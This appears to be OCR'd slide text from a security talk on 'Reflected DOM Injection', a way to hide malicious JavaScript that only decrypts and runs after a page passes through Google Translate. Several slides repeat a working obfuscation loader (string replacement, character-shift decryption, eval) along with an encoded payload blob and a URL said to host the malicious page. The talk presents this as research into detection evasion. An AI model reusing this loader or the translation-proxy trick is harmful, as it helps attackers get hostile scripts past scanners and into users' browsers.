
```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i< y.length; i++) {
        key += y.charCodeAt(i);
    }
    var reg = new RegExp("WAKA","g");
    c1 = x.replace(reg, "%u")

    c2 = unescape(c1);
    var c3 = "";
    for (var i=0;i<c2.length; i++) {
        c3 += String.fromCharCode(c2.charCodeAt(i) - key);
    }
    eval(c3);
    createRects();
    exploit();
}
```

Let’s take it a step further

Google Translate

Go back in time (10 minutes ago)

- Producing a malicious URL “hosted” on Google



http://handei.ueuo.com/tran.html


Translate

From: Hebrew


To: English

- We will be able to access it directly without the interface: hxxp://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html


What happens behind the scenes




What happens behind the scenes




What happens behind the scenes



What happens behind the scenes




Let’s Check Out the Code



```
</script>
</head>
<body style="background-color: #000000; text-align: center;" onload="hello( )">
</form>
<dfn id=b>
<div id=111">תסריט</div>
<div id=222>בוב מארלי</div>
<div id=000></div>
<div id=333>
WAKA0403WAKA0412WAKA040BWAKA0400WAKA0411WAKA0406WAKA040C
418WAKA03A6WAKA041AWAKA03A6WAKA0405WAKA0402WAKA03FEWAKA0
KA0400WAKA0411WAKA0406WAKA040CWAKA040BWAKA03C5WAKA040AWA
DWAKA03DFWAKA03FEWAKA0410WAKA0402WAKA03C6WAKA03BDWAKA041
A0415WAKA03DFWAKA0400WAKA0400WAKA040CWAKA0400WAKA03BDWAK
```

- After the text is translated, the malicious code is generated, decrypted and executed

Let’s Check Out the Code




```
var myDiv = document.getElementById("111");
var text = ('textContent' in myDiv)? 'textContent' : 'innerText';
var myText = myDiv[text].split(' ');
var Bob = document.getElementById("222")[text].split(' ');
var aaa = document.createElement(myText[myText.length-2]);
aaa.text = "var b = '" + Bob[Bob.length-3] + " " + Bob[Bob.length-2] + "'";
document.getElementById('000').appendChild(aaa);
var c = document.getElementById('333').innerHTML;

key = 0;
del = "WAKA";
for (var i=0; i< b.length; i++) {
   key += b.charCodeAt(i);
}
var c3 ="";
var reg = new RegExp(del,"g");
c1 = c.replace(reg, "%u")

c2 = unescape(c1);

for (var i=0;i<c2.length; i++) {
   c3 += String.fromCharCode(c2.charCodeAt(i) - key);
}
eval(c3);
helloWorld();
```

Generated

- After the text is translated, the malicious code is generated, decrypted and executed

Let’s Check Out the Code




```
var myDiv = document.getElementById("111");
var text = ('textContent' in myDiv)? 'textContent' : 'innerText';
var myText = myDiv[text].split(' ');
var Bob = document.getElementById("222")[text].split(' ');
var aaa = document.createElement(myText[myText.length-2]);
aaa.text = "var b = '" + Bob[Bob.length-3] + " " + Bob[Bob.length-2] + "'";
document.getElementById('000').appendChild(aaa);
var c = document.getElementById('333').innerHTML;

key = 0;
del = "WAKA";
for (var i=0; i< b.length; i++) {
   key += b.charCodeAt(i);
}
var c3 ="";
var reg = new RegExp(del,"g");
c1 = c.replace(reg, "%u")

c2 = unescape(c1);

for (var i=0;i<c2.length; i++) {
   c3 += String.fromCharCode(c2.charCodeAt(i) - key);
}
eval(c3);
helloWorld();
```

Decrypted

- After the text is translated, the malicious code is generated, decrypted and executed

Let’s Check Out the Code



```
var myDiv = document.getElementById("111");
var text = ('textContent' in myDiv)? 'textContent' : 'innerText';
var myText = myDiv[text].split(' ');
var Bob = document.getElementById("222")[text].split(' ');
var aaa = document.createElement(myText[myText.length-2]);
aaa.text = "var b = '" + Bob[Bob.length-3] + " " + Bob[Bob.length-2] + "'";
document.getElementById('000').appendChild(aaa);
var c = document.getElementById('333').innerHTML;

key = 0;
del = "WAKA";
for (var i=0; i< b.length; i++) {
   key += b.charCodeAt(i);
}
var c3 ="";
var reg = new RegExp(del,"g");
c1 = c.replace(reg, "%u")

c2 = unescape(c1);

for (var i=0;i<c2.length; i++) {
   c3 += String.fromCharCode(c2.charCodeAt(i) - key);
}
eval(c3);
helloWorld();
```


Executed

- After the text is translated, the malicious code is generated, decrypted and executed

Reflected DOM Injection

- RDI is a technique
- Context makes the difference
- Very hard to detect
- RDI is awesome!

VirusTotal / Wepawet ?



Normalized URL: http://handei.ueuo.com/tran.html

